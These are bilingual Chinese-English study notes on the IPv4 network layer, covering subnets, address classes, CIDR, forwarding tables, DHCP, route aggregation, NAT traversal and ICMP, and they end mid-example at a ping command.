


Figure 4.16 ♦ Subnet addresses

IPv4

IP地址: 32位标示, 对主机或者路由器的接口编址

- 一个IP地址和一个接口相关联

223.1.1.1 = $\underbrace{11011111}_{223} \underbrace{00000001}_1 \underbrace{00000001}_1 \underbrace{00000001}_1$

Q: how are interfaces actually connected?


A: we'll learn about that in chapter 5, 6.

Interface 接口: 主机/路由器和物理链路的连接处

- 路由器通常拥有多个接口
- 主机也有可能拥有多个接口
- IP地址和每一个接口关联

A: wired Ethernet interfaces connected by Ethernet switches

For now: don't need to worry about how one interface is connected to another (with no intervening router)




A: wireless WiFi interfaces connected by WiFi base station

Subnets

如右图，是一个包含三个子网的网络

子网必备的两个条件：

- IP地址
 - 子网部分（高位bits），也称子网号：对每个IP是相同的
 - 主机部分（低位bits）
- 在子网内部分组的收发**不需要借助路由器**（仅通过交换机），一跳可达。



Subnets


子网的判断:

- 要判断一个子网, 将每一个接口从主机或者路由器上分开, 构成了一个个网络的孤岛
- 每一个孤岛 (网络) 都是一个都可以被称之为subnet
- 如右图, 共有6个子网:

The IP definition of a subnet is not restricted to Ethernet segments that connect multiple hosts to a router interface. To get some insight here, consider Figure 4.17, which shows three routers that are interconnected with each other by point-to-point links. Each router has three interfaces, one for each point-to-point link and one for the broadcast link that directly connects the router to a pair of hosts. What subnets are present here? Three subnets, 223.1.1.0/24, 223.1.2.0/24, and 223.1.3.0/24, are similar to the subnets we encountered in Figure 4.15. But note that there are three additional subnets in this example as well: one subnet, 223.1.9.0/24, for the interfaces that connect routers R1 and R2; another subnet, 223.1.8.0/24, for the interfaces that connect routers R2 and R3; and a third subnet, 223.1.7.0/24, for the interfaces that connect routers R3 and R1. For a general interconnected system of routers and hosts, we can use the following recipe to define the subnets in the system:

To determine the subnets, detach each interface from its host or router, creating islands of isolated networks, with interfaces terminating the end points of the isolated networks. Each of these isolated networks is called a subnet.

If we apply this procedure to the interconnected system in Figure 4.17, we get six islands or subnets.



IP Address Classification

A类地址：地址最高位为0，第一个字节的其它7位为网络号，后面三个字节（24bit）为主机号

- 一共有126个网络 ($2^7 - 2$ ，全零和全一的网络号不使用)
- 每个网络有 $2^{24} - 2$ 个主机

B类地址：地址最高两位为10，前两个字节的其它14位为网络号，后面两个字节（16bit）为主机号

- 一共有 $2^{14} - 2$ 个网络
- 每个网络有 $2^{16} - 2$ 个主机

C类地址：地址最高三位为110，前三个字节的其它21位为网络号，后面一个字节（8bit）为主机号



- 一共有 $2^{21} - 2$ 个网络
- 每个网络有 $2^8 - 2$ 个主机

D类地址（“组播地址”）：最高4位为1110，其余位为组播地址（Multicast address）

E类地址（预留）：最高5位为11110

A、B、C类地址称为：“单播地址”

通常获取的都是C类地址



IP Address Classification

特殊的IP地址：

约定：

- 子网部分: 全为0 → 本网络
- 主机部分: 全为0 → 本主机
- 主机部分: 全为1 → 广播地址, 这个网路所有的主机
- 127.X.X.X: 回路地址 (测试地址) : 即TCP/UDP数据报传到IP层面后返回
- 类似我们在一个web项目的时候, 本地测试模拟网络状态, 通常地址为127.0.0.1 (实际上访问的是本机)

内网(专用)IP地址：

- 专用地址: 地址空间的一部份供专用地址使用
- 永远不会被当做公用地址来分配, 不会与公用地址重复
 - 只在局部网络中有意义, 区分不同的设备
- 路由器不对目标地址是专用地址的分组进行转发
- 专用地址范围:
 - Class A: 10.0.0.0 ~ 10.255.255.255 MASK 255.0.0.0
 - Class B: 172.16.0.0 ~ 172.31.255.255 MASK 255.255.0.0
 - Class C: 192.168.0.0 ~ 192.168.255.255 MASK 255.255.255.0


CIDR & Mask

CIDR (Classless Inter-Domain Routing, 无类域间路由选择) 消除了传统的A类、B类和C类地址以及划分子网的概念, 因而可以更加有效地分配IPv4的地址空间。

它可以将好几个IP网络结合在一起, 使用一种无类别的域际路由选择算法, 使它们合并成一条路由从而较少路由表中的路由条目减轻Internet路由器的负担。

路由器如何区分无类域间路由? 仅凭前几位是无法做到的 (没有明确的网络号和主机号位数), 因此伴随而生的**子网掩码**出现了:

- 如果位为1: 表示该位为网络位 (子网部分)
- 如果位为0: 表示该位为主机位
- 子网部分可以在任意的位置
- 地址格式: a.b.c.d/x, 其中 x 是地址中子网号的长度 (CIDR记法/斜线记法)



200.23.16.0/23

子网掩码: 11111111 11111111 11111110 00000000


IP Datagram Forwarding

Strategy

- ✓ every datagram contains destination's address
- ✓ if directly connected to destination network, then forward to host
- ✓ if not directly connected to destination network, then forward to some router
- ✓ forwarding table maps network number into next hop
- ✓ each host has a **default router**
- ✓ each router maintains a forwarding table

Example (router R2)

NetworkNum	NextHop
1	R1
2	Interface 1
3	Interface 0
4	R3



IP Datagram Forwarding – Forwarding Table Analysis

路由信息的匹配，分析路由表表项：

- 目标子网号
- 子网掩码
- 下一跳
- 接口

<i>Destination Subnet Num</i>	<i>Mask</i>	<i>Next hop</i>	<i>Interface</i>
<i>202.38.73.0</i>	<i>255.255.255.192</i>	<i>IPx</i>	<i>Lan1</i>
<i>202.38.64.0</i>	<i>255.255.255.192</i>	<i>IPy</i>	<i>Lan2</i>
<i>.....</i>			
<i>Default</i>	<i>-</i>	<i>IPz</i>	<i>Lan0</i>

- 获得IP数据报的目标地址，将其与子网掩码进行**与运算**，得到网络号
- 对照路由表的目标子网号进行匹配：
 - 如果找到，则按照表项对应的接口转发该数据报
 - 如果都没有找到,则使用**默认表项**转发数据报

IP Address Assignment

一个主机如何获得IP地址：

- 系统管理员手动分配，每个操作系统不一样
- DHCP (Dynamic Host Configuration Protocol) :从服务器中动态获得一个IP地址

DHCP:

- 基于UDP的服务
- 允许主机在加入网络的时候，动态地从服务器那里获得IP地址：
 - 可以更新对主机在用IP地址的租用期（租期快到了）
 - 重新启动时，允许重新使用以前用过的IP地址
 - 支持移动用户加入到该网络（短期在网）
- DHCP工作概况：
 - 主机广播“DHCP discover” 报文
 - DHCP 服务器用 “DHCP offer”提供报文响应
 - 主机请求IP地址：发送 “**DHCP request**” 报文
 - DHCP服务器发送地址：“**DHCP ack**” 报文

DHCP Workflow

一个主机如何获得IP地址：

最开始，主机用**32位全零**的地址作为**本机地址**，以**32位全一**的地址进行**广播**。

DHCP 返回：

- IP 地址
- 第一跳路由器的IP地址（默认网关）
- DNS服务器的域名和IP地址
- 子网掩码 (指示地址部分的网络号和主机号)

DHCP工作流程共四步

- 主机广播“**DHCP discover**”报文
- DHCP 服务器用“**DHCP offer**”提供报文响应
- 主机请求IP地址：发送“**DHCP request**”报文
- DHCP服务器发送地址：“**DHCP ack**”报文




Figure 4.20 ♦ DHCP client-server scenario




Figure 4.21 ♦ DHCP client-server interaction

DHCP Workflow

■ DHCP can return more than just allocated IP address on subnet:

- address of first-hop router for client 默认路由器 (网关)
- name and IP address of DNS sever 默认DNS服务器地址
- network mask (indicating network versus host portion of address)

Some More..

- 一个机构，从**ISP**获得地址块中分配一个小地址块，该机构可以进行小地址块的分配
- ICANN: Internet Corporation for Assigned Names and Numbers，通过该机构直接申请IP地址
 - 分配地址
 - 管理DNS
 - 分配域名，解决冲突

路由聚集 (route aggregation)：是一种层次编址的方式，目的是减少路由信息通告、计算的数量。在路由匹配表项的时候，数量要大大减少。

在路由聚集时，如果出现一个IP地址能匹配到多个路由表项（这是可能出现的）：**采用最长前缀匹配**，因为更精确。

有如下的4个/24地址块，试进行最大可能的聚合。

1	212.56.132.0 /24
2	212.56.133.0 /24
3	212.56.134.0 /24
4	212.56.135.0 /24

解析：将上面四个地址块进行二进制转换

212.56.10000100.0 /24

212.56.10000101.0 /24

212.56.10000110.0 /24

212.56.10000111.0 /24

相同的前缀有22位，保留相同位数，将相同比特后面的数（到末尾）填充为0
所以很容易得出聚合后的地址块为：**212.56.132.0/22**


NAT Overview

NAT: 网络地址转换

内网主机向外部发送分组时，经过路由，将内网地址转换为外网地址；同样的，外网的分组经路由传向内网时，将外网地址转换为内网地址。（内网节点共用一个IP）

使用NAT的**原因**：本地网络只有一个有效IP地址（IP地址申请使用需要付费）


- 不需要从ISP分配一块地址，可用一个IP地址用于所有的（局域网）设备 → 省钱
- 可以在局域网改变设备的地址情况下而无须通知外界
- 可以改变ISP（地址变化）而不需要改变内部的设备地址，更换方便
- 局域网内部的设备没有明确的地址，对外是不可见的 → 安全



NAT Workflow

若要实现NAT，则路由器必须支持NAT：

- **外出数据包**：替换源地址和端口号为NAT IP地址和新的端口号，目标IP和端口不变
 - 远端的C/S将会用NAT IP地址，新端口号作为目标地址
- **记住每个转换替换对**（在NAT转换表中）
 - 源IP | 端口 vs NAT IP | 新端口
- **进入数据包**：替换目标IP地址和端口号，采用存储在NAT表中的mapping表项，用（源IP，端口）



NAT Problems

对于NAT是有争议的:

- 路由器只应该对第3层做信息处理（物理层、链路层、网络层），而这里对**端口号**（4层，传输层）作了处理，显然**不符合分层规范**。
- **违反了end-to-end 原则**:
 - 端到端原则：复杂性放到网络边缘
 - 无需借助中转和变换，就可以直接传送到目标主机，显然这里路由器也承担了很多工作
 - NAT可能要被一些应用设计者考虑，例如：**P2P applications**
 - 外网的机器无法主动连接到内网的机器上（NAT穿越）
- NAT出现的原因是为了解决IP地址数量不够分配的情况，现在IP地址短缺的问题可以被IPv6解决

NAT traversal NAT穿越:

很明显，内网的设备主动联系外网设备是容易做到的（路由器会在分组发出的时候记录下映射关系），但是如果外网设备主动连接内网中的设备是不可以的，并不知道具体的端口号。

解决方案:

- **方案一**：把路由表固定写死，映射关系是确定的，这样外部来的分组就可以查路由表，交给内网对应的主机。
- **方案二**：Universal Plug and Play (UPnP) 协议 / Internet Gateway Device (IGD) 协议
 - 允许内网主机：
 - 获知网络的公共 IP 地址
 - 列举存在的端口映射
 - 增/删端口映射 (在租用时间内)
 - 自动化静态NAT端口映射配置：外部分组到来，先查询路由表的映射关系，如果没有找到对应的端口，自动分配一个主机，赋予其端口号。
- **方案三**：中继 (used in Skype)
 - NAT后面的服务器主动建立和中继的连接（强调：需要主动连接）
 - 外部的客户端链接到中继
 - 中继在两个连接之间桥接

NAT Traversal

- client wants to connect to server with address 10.0.0.1


- server address 10.0.0.1 local to LAN (client can't use it as destination addr)
- only one externally visible NATted address: 138.76.29.7

- solution 1: statically configure NAT to forward incoming connection requests at given port to server**

- e.g., (123.76.29.7, port 2500) always forwarded to 10.0.0.1 port 25000



- solution 2: Universal Plug and Play (UPnP) Internet Gateway Device (IGD) Protocol. Allows NATted host to:**

- ❖ learn public IP address (138.76.29.7)
 - ❖ add/remove port mappings (with lease times)
- i.e., automate static NAT port map configuration



solution 3: relaying (used in Skype)

- NATed client establishes connection to relay
- External client connects to relay
- relay bridges packets between to connections



ICMP Overview

因特网控制报文协议 (Internet Control Message Protocol, ICMP)

ICMP最典型的用途：差错报告

- 由主机、路由器、网关用于 传达网络层控制信息
 - 错误报告：主机不可到达、网络、端口、协议
 - Echo 请求和回复 (ping)
- ICMP处在网络层，但是是在IP协议的上面
 - ICMP消息由IP数据报承载

ICMP报文：类型 (Type)、编码 (Code)、引起ICMP报文首次生成的IP数据报首部和前8个字节内容 (以便发送方能确定引发该差错的数据报)

ICMP类型	编码	描述
0	0	回显回答 (对ping的回答)
3	0	目的网络不可达
3	1	目的主机不可达
3	2	目的协议不可达
3	3	目的端口不可达
3	6	目的网络未知
3	7	目的主机未知
4	0	源抑制 (拥塞控制)
8	0	回显请求
9	0	路由器通告
10	0	路由器发现
11	0	TTL过期
12	0	IP首部损坏


ICMP : Ping & Traceroute

- One of the tools that a host can use to test the liveliness of another host
- takes advantage of the ICMP echo request and echo reply messages.
- A host can send an **echo request** (type 8, code 0) message to another host, which, if alive, can send back an **echo reply** (type 0, code 0) message.
- To some extent, the ping program can also measure the reliability and congestion of the router between the two hosts by sending a set of request-reply messages.

```
$ ping auniversity.edu
